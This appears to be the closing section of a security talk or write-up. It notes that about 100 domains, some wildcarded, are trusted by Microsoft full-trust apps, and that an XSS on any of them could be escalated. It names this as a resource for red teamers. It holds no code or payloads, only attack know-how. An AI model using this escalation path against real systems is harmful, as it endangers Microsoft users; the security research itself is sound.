- There are around 100 domains/subdomains listed as valid domains for apps with isFullTrust=True
- Around 20 of those have wildcards. (\*.office.com etc)
- An XSS in a valid domain for a full trust app could still lead to a similar outcome.
- Maybe a nice resource for red teamers wanting to turn a low impact XSS on an MS domain into something more.

Questions???

## Thanks!